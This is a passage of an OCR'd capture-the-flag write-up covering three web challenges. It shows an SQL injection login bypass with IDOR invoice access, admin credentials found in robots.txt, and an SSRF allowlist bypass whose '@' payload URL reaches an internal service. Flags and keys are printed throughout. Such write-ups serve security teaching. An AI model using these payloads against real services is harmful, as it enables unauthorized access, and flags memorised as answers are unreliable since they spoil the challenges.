
The SQL injection comment sequence `' --` causes the query to ignore the password check, authenticating us as the specified user.

Step 4: Exploiting IDOR to Access Restricted Invoice

Once authenticated as admin user Raquel, we can exploit the Insecure Direct Object Reference (IDOR) vulnerability by directly navigating to:

/#1057

This displays **Invoice #1057** which belongs to user `helsinki`:




Solution

Flag: `FLAG{FICTITIOUS_CASINO_AR_ESCAPE_KEY}`
Key: `financialservicelead@royalmint377`


Challenge 5: Web 02 Ticket To The Vault

Overview:



Initial Reconnaissance

Upon accessing the challenge URL, I was greeted with a landing page titled **"TICKET TO THE VAULT"** - described as a "Secure Communication Network" where gang members communicate and The Professor reviews all messages.




Mission Brief

The page provided two key hints:

- **Discovery tip:** "Don't send gang member credentials to access the network. Check standard web files that applications expose."
- **Discovery tip:** Gang member credentials are hidden somewhere in the application. Explore common web files and check standard technical documentation.

Step 1: Exploring the Login Page

Clicking "ENTER THE NETWORK" led me to a login page at `/auth/login` with fields for:



- **CODENAME** (username)
- **PASSPHRASE** (password)

The page also included another discovery hint about exploring common web files.


Initial Checks

- Examined the page source code - nothing interesting
- Checked for common hidden files and directories

Step 2: robots.txt Discovery

Following the hints about "standard web files," I navigated to `/robots.txt` - a file that instructs web crawlers which paths to avoid indexing.

Contents of robots.txt:



Jackpot! The file revealed:


- Multiple disallowed admin paths (including `/admin/flag`)
- **Hardcoded credentials:**
  - Regular user: `temp / heist`
  - Admin user: `admin / admin123`

Step 3: Authentication

I logged in using the admin credentials found in robots.txt:

- **Codename:** `admin`
- **Passphrase:** `admin123`

After successful authentication, I was presented with a dashboard showing:




Step 4: Accessing the Flag

Remembering the disallowed path from robots.txt (`/admin/flag`), I navigated directly to:

http://10.60.0.208:5002/admin/flag

Success! The page displayed the flag:



Tools Used


- Web Browser (Firefox/Chrome)
- Developer Tools (Network tab, Source viewer)
- Manual testing

Flag

Flag: `TDHTIT{THE_BOT_DID_THE_DIRTY_WORK}`


Access Key: `cac51c42618d9f53c6d142f45e18dbb8a737afb9f559a63ebe63e1e8d04bd7c0`

Challenge 6: Web 03 Safehouse



Initial Access

The application provided valid credentials, which were used to log in:





```
Username: tokyo
Password: tokyo123
```

After logging in, the **Base Camp — Control Room** page was displayed.

Post-Login Enumeration

On the control room page, the following key information was revealed:




- A **Network Scanner** feature accessible at `/preview`
- The scanner is restricted to URLs from **previewme.com**
- A **hidden internal vault server** exists and is only accessible from inside the network
- A security token required for vault access was displayed:

`PROFESSOR_TOKEN_x9f3c2a`

This indicated that chaining vulnerabilities would be required to reach the vault.

Network Scanner Analysis

The Network Scanner allows users to submit a URL, which the backend fetches and returns as a preview. The page explicitly states:



"Only endpoints from `previewme.com` are allowed"

This confirms the presence of an allowlist-based validation mechanism.
The page also mentions that the scanner **automatically follows redirects**, which further increases the attack surface.

Because the backend fetches user-controlled URLs, this functionality is vulnerable to **SSRF**.

Vulnerability Identified – SSRF with Allowlist Bypass

The URL validation relies on naive parsing and does not properly handle the `@` character in URLs.

In URL syntax:

> https://previewme.com/some/path


- The part before `@` is treated as user info
- The actual request is sent to the host after `@`

This allows the application to believe the URL is allowed while the request is actually sent to an internal service.

Exploitation

Using the Network Scanner, the following payload was submitted:

`http://previewme.com@internal-admin:8080/flag?token=PROFESSOR_TOKEN_x9f3c2a`



Why this worked:

- `previewme.com` satisfied the allowlist check
- `internal-admin:8080` was the actual target host
- The request reached the **internal vault service**
- A valid token was supplied, granting access

Response and Flag

The scanner successfully fetched the internal response and returned:


`TDHCTF{TOKYO_SENT_THE_TRIGGER}`
`Key: 593e1cc046120aaddafffd6a55fcd006c8c0ae7aa41c53da20eb2d75fc167b7f`

Final Results

- **FLAG**
  `TDHCTF{TOKYO_SENT_THE_TRIGGER}`
- **KEY**
  `593e1cc046120aaddafffd6a55fcd006c8c0ae7aa41c53da20eb2d75fc167b7f`

